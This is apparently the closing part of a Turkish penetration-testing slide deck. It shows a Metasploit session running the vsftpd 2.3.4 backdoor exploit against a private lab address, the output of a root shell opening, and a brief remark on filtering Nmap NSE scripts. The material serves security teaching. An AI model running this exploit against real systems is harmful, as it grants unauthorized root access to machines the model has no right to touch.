
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  RHOSTS  10.0.2.7  yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   21  yes        The target port (TCP)

  Payload options (cmd/unix/interact):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  Exploit target:
  Id  Name
  --  ---
  0  Automatic

  msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.7
  rhosts => 10.0.2.7
  msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

  [*] 10.0.2.7:21 - Banner: 220 (vsFTPd 2.3.4)
  [*] 10.0.2.7:21 - USER: 331 Please specify the password.
  [+] 10.0.2.7:21 - Backdoor service has been spawned, handling...
  [+] 10.0.2.7:21 - UID: uid=0(root) gid=0(root)
  [*] Found shell.
  [*] Command shell session 2 opened (10.0.2.15:40747 -> 10.0.2.7:6200) at 2020-04-29 17:32:07 -0400

  whoami
  root
```



İstediğimiz tekniğe uygun NSE scriptlerini belirli filtrelemeler ile bulabiliriz.

NSE

SON



Dinlediğiniz İçin Teşekkürler.
B. Kuday GÖRÜN